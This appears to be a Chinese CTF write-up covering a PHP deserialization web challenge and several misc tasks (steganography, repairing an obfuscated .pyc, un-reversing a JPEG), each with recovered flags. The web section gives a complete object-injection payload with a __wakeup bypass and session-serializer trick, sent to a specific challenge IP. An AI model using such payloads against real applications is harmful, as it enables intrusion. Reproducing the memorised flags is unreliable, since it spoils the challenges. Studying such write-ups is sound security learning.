先分析一下，这个明显是要先使TOPA的`$this->username =='aaaaaaaaaaaaaaaaa' && $this->password == 'bbbbbbbbbbbbbbbbbb'`直接赋值位0绕过弱类型比较
由于**TOPB**需要使得有`token`、`ticket`，并且相等，结合一句反序列化，可知，**TOPB**的`$this->attr`必须为TOPA的序列化。
而TOPC到时候只要绕过`__wakeup()`即可，利用对象属性个数的值大于其真实值就可以绕过
payload

```
$a = new TOPA();
$a->username=0;
$a->password=0;
$a->ticket = &$a->token;
$b = new TOPB();
$b->attr = serialize($a);
$obj = new TOPC();
$obj->attr = $b;
echo '<br>'.serialize($obj).'<br>';
```


结果

```
O:4:"TOPC":2:{s:3:"obj";N;s:4:"attr";O:4:"TOPB":2:{s:3:"obj";N;s:4:"attr";s:84:"O:4:"TOPA":4:{s:5:"toke
```

修改一下**TOPC**的属性参数，大于2即可，然后前面加`|`

```
|O:4:"TOPC":3:{s:3:"obj";N;s:4:"attr";O:4:"TOPB":2:{s:3:"obj";N;s:4:"attr";s:84:"O:4:"TOPA":4:{s:5:"tok
```

利用`src`传值，存入**session**，然后访问`query.php`出现flag



Load URL
Split URL
Execute

```
http://218.2.197.232:18017/?src=|O:4:"TOPC":3:{s:3:"obj";N;s:4:"attr";O:4:"TOPB":2:{s:3:"obj";N;s:4:"attr";s:84:"O:4:"TOPA":4:{s:5:"token";N;s:6:"ticket";R:2;s:8:"username";i:0;s:8:"password";i:0;}";}}
```

☐ Enable Post data ☐ Enable Referrer


禁用▾ Cookies▾ CSS▾ 表单▾ 图片▾ 网页信息▾ 其他功能▾ 标记▾ 缩放▾ 工具▾ 查看源代码▾ 选项▾

```
key is:{JJj56M3e26Avvv6gnUZ3S4WZ}
```

Misc

stage1

直接用StegSolve分析




保存下来反色扫描

```
Ni9htMar3  13:34:57
03F30D0AB6266A576300000000000000000100000040000000730D0000006400008400005A000064010053280200000063 00000
```

一看就是一个16进制，比对了一下，发现使pyc的文件头，保存后直接利用工具反编译即可

```
def flag():
    str = [65, 108, 112, 104, 97, 76, 97, 98]
    flag = ''
    for i in str:
        flag += chr(i)

    print flag
```



```
def flag():
    str = [65, 108, 112, 104, 97, 76, 97, 98]
    flag = ''
    for i in str:
        flag += chr(i)

    print flag
flag()
```


选择PAUSE

```
AlphaLab
请按任意键继续. . .
```

http://blog.csdn.net/Ni9htMar3

test.pyc


这是一道`.pyc`的反编译题，利用**uncompyle2**反编译发现失败



```
ParserError: --- This code section failed: ---

0       LOAD_CONST          '=cWbihGfyMzNllzZ'
3       NOP                 None
4       NOP                 None
5       NOP                 None
6       LOAD_CONST          '0cjZzMW'
9       LOAD_CONST          'N5cTM4Y'
12      LOAD_CONST          'jYygTOy'
15      LOAD_CONST          'cmNycWNyYmM1Ujf'
18      BINARY_ADD          None
19      STORE_NAME          'str'

22      LOAD_CONST          -1
25      LOAD_CONST          None
28      IMPORT_NAME         'base64'
31      STORE_NAME          'base64'

34      LOAD_CONST          '<code_object flag1>'
37      MAKE_FUNCTION_0     None
40      STORE_NAME          'flag1'

43      LOAD_CONST          '<code_object flag2>'
46      MAKE_FUNCTION_0     None
49      STORE_NAME          'flag2'

52      LOAD_CONST          '<code_object flag3>'
55      MAKE_FUNCTION_0     None
58      STORE_NAME          'flag3'

61      LOAD_NAME           'flag1'
64      CALL_FUNCTION_0     None
67      POP_TOP             None

Syntax error at or near `NOP' token at offset 3
```


http://blog.csdn.net/Ni9htMar3

发现又nop指令，查看一下是`09`




```
: 00 02 00 00 00 40 00 00 00 73 48 00 00 00 64 0D ; .....@...sH...d.
: 00 09 09 09 64 03 00 64 04 00 64 05 00 64 06 00 ; ....d..d..d..d..
: 17 5A 00 00 64 07 00 64 08 00 6C 01 00 5A 01 00 ; .Z..d..d..l..Z..
```

通过查看他的16进制，发现其实这部分是字符串的拼接，可以写一个test.py尝试一下




```
str = 'a'
str = str+'b'+'c'+'d'+'e'

print str
```

编译




```
00 02 00 00 00 40 00 00 00 73 25 00 00 00 64 00
00 5A 00 00 65 00 00 64 01 00 17 64 02 00 17 64
03 00 17 64 04 00 17 5A 00 00 65 00 00 47 48 64
```

发现拼接的形式大概是`64 00 17`中间是序号
那样的话直接修改这一行




```
00 64 03 00 17 64 04 00 17 64 05 00 17 64 06 00
17 5A 00 00 64 07 00 64 08 00 6C 01 00 5A 01 00
```

这样的话可以完成，扔进`https://tool.lu/pyc/`试试




```
def flag3():
    pass
# WARNING: Decompyle incomplete
```

发现flag3函数出错



```
: 00 00 04 00 00 00 04 00 00 00 43 00 00 00 73 73 ; ........C...ss
: 00 00 00 00 00 00 00 74 00 00 64 00 00 64 00 00 ; .......t..d..d..
: 64 01 00 85 03 00 19 7D 00 00 74 01 00 6A 02 00 ; d..?..}..t..j..
: 7C 00 00 83 01 00 7D 00 00 64 02 00 7D 01 00 78 ; |..?..}..d..}..x
```

是因为多了4字节的`00`导致程序终止，直接删掉然后修改长度即可



```
000002c0h: 00 00 04 00 00 00 04 00 00 00 43 00 00 00 73 6F ; ..........C...so
000002d0h: 00 00 00 74 00 00 64 00 00 64 00 00 64 01 00 85 ; ...t..d..d..d...
```


在此扔进`https://tool.lu/pyc/`试试，出现代码

```
#!/usr/bin/env python
# encoding: utf-8
# 访问 http://tool.lu/pyc/ 查看更多信息
str = '=cWbihGfyMzNllzZ' + '0cjZzMW' + 'N5cTM4Y' + 'jYygTOy' + 'cmNycWNyYmM1Ujf'
import base64

def flag1():
    code = str[::-3]
    result = ''
    for i in code:
        ss = ord(i) - 1
        result += chr(ss)

    print result[::-1]


def flag2():
    code = str[::-2]
    result = ''
    for i in code:
        ss = ord(i) - 1
        result += chr(ss)

    print result[::-2]


def flag3():
    code = str[::-1]
    code = base64.b64decode(code)
    result = ''
    for i in code:
        ss = ord(i) - 1
        result += chr(ss)

    print result[::-1]

flag1()
```


运行`flag3()`即得flag：`flag{126d8f36e2b486075a1781f51f41e144}`

reverseMe

本来以为逆向，结果发现不是，只能默默查看16进制，结果发现头和尾好熟悉




```
00a9e0h: 02 01 00 00 64 00 01 00 00 00 03 00 01 01 00 00 ; ....d...........
00a9f0h: 20 03 01 00 00 00 03 00 00 01 0C 00 08 00 00 00 ;  ...............
00aa00h: 2A 00 4D 4D 00 00 66 69 78 45 18 07 E1 FF D8 FF ; *.MM..fixE..??
```




```
            0  1  2  3  4  5  6  7  8  9  a  b  c  d  e  f
00000000h: D9 FF 7F DD EB 7E EF 75 AF FB BD D7 BD EE F7 5E ; ?蓦~飙  阶筋鳍
00000010h: F7 BA DF 7B DD EB 7E EF 75 AF FB BD D7 BD EE F7 ; 骱逻蓦~飙  阶筋?
00000020h: 5E F7 BA DF 7B DD EB 7E EF 75 AF FB BD D7 BD EE ; ^骱逻蓦~飙  阶筋
```

明显是图片的倒置，直接写一个脚本顺着来

```
f = open('C:\\Users\\lanlan\\Desktop\\tttt.jpg','wb')
g = open('C:\\Users\\lanlan\\Desktop\\1.re','rb')
f.write(''.join(g.read()[::-1]))
g.close()
f.close()
```



反过来



flag{4f7548f93c7bef1dc6a0542cf04e796e}